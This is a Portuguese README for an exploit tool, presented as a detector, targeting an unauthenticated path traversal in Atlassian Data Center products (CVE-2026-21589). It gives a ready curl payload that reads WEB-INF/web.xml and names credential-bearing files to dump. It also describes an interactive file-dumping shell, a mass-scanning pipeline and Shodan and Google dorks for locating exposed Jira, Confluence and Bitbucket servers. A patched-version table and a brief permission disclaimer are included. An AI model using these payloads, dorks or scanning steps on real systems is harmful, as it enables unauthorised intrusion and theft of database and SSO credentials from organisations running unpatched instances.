Detector de CVE-2026-21589 para travessia de webresource no Atlassian Data Center. Confirmação de leitura de arquivo no webroot sem autenticação prévia para Jira, Confluence e Bitbucket.

Detector de leitura de arquivos no webroot sem autenticação prévia para CVE-2026-21589.
Os produtos Atlassian Data Center incluem um roteador compartilhado atlassian-plugins-webresource. O roteador decodifica o URI da requisição uma segunda vez e trata :: como /. O Tomcat normaliza o caminho apenas uma vez, então uma sequência ..%3a%3a sobrevive à primeira passagem, torna-se ..:: na segunda decodificação e é então resolvida como ../. O nome resolvido é entregue a ServletContext.getResourceAsStream. Essa chamada é limitada à raiz da aplicação web. Não é uma leitura de arquivo do sistema operacional e não lista diretórios.
Um acerto confirmado é um 200 não autenticado cujo corpo é WEB-INF/web.xml (<web-app) ou WEB-INF/urlrewrite.xml do Bitbucket (<urlrewrite).
| CVE | CVE-2026-21589 |
| Classe | CWE-22, path traversal |
| Autenticação | Nenhuma |
| Escopo | Apenas arquivos dentro da raiz da webapp |
| CVSS | 9.3 (CVSS 4.0, fornecedor) / 9.8 (CVSS 3.1, modelo NVD) |
| Corrigido em | webresource 7.2.17 e 8.0.14 (isInDirectory()) |
Todas as builds Data Center anteriores à versão de segurança de outubro de 2026. As builds Server dos mesmos produtos não têm versão corrigida.
| Produto | Introduzido | Corrigido |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | todas as atuais | 4.9.15 |
| Fisheye | todas as atuais | 4.9.15 |
O Atlassian Cloud (*.atlassian.net) não é afetado.
WEB-INF/web.xml é a prova. Ele não é servido em uma instância corrigida ou não afetada. Arquivos adicionais aumentam o impacto, mas não são necessários para o relatório.
| Arquivo | Por que importa |
|---|---|
WEB-INF/web.xml | Confirmação. Mapa de servlets e filtros. |
WEB-INF/classes/seraph-config.xml | Configuração de login, SSO e política de senhas. |
WEB-INF/classes/entityengine.xml | Nome do datasource. Senha JDBC apenas se foi deixada inline. |
WEB-INF/urlrewrite.xml | Regras internas de reescrita. |
WEB-INF/classes/crowd.properties | Senha da aplicação Crowd, quando o arquivo reside no webroot. |
WEB-INF/classes/dbconfig.xml | Credenciais do banco de dados, quando não foram movidas para JIRA_HOME. |
crowd.properties e dbconfig.xml normalmente residem no diretório home do produto, fora da webapp. Uma falha ali é esperada e não torna a descoberta segura. /etc/passwd está fora do escopo desta vulnerabilidade.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
Coloque AtlasSniper.py e AtlasSniper.jpg neste diretório.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| Flag | Padrão | Função |
|---|---|---|
-u, --url | Alvo único. O esquema é opcional. | |
--shell | desativado | Shell interativo após um acerto em alvo único. |
-t, --threads | 10 | Workers para lotes via stdin. |
--timeout | 12 | Timeout por requisição, em segundos. |
--proxy | Proxy upstream, compatível com Burp. | |
-o, --json | Grava a lista de resultados. |
Pipeline. Um host por linha, a saída do httpx é aceita como está.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server...%3a%3a é a que sobrevive ao Tomcat. O ..:: bruto é mantido para instâncias que não normalizam.sources, batch, contextbatch/js, contextbatch/css.<web-app ou <urlrewrite. HTML de login não é um hit.PATCH. Qualquer outra coisa sem marcador é SAFE.Anchors:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
Confirmar solicitação:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
Uma resposta vulnerável começa com <?xml e contém <web-app. Um roteador corrigido retorna 404.
Aberto apenas com --shell em um host, e somente após VULN.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files sem argumento imprime HIT ou miss, status e comprimento. files <name> imprime o corpo. Nomes curtos são resolvidos na lista integrada.
| Linha | Significado |
|---|---|
VULN | web.xml ou urlrewrite.xml retornou sem autenticação. O comando Curl é impresso abaixo da linha. |
PATCH | O produto respondeu, todas as sondagens de travessia retornaram 404. |
SAFE | Sem marcador. Não é uma confirmação. |
Shodan, somente Data Center:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
Hashes, em ordem: Jira Software, Jira Service Management, Confluence, Bitbucket.
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlUtilize apenas em hosts que você tem permissão para testar.









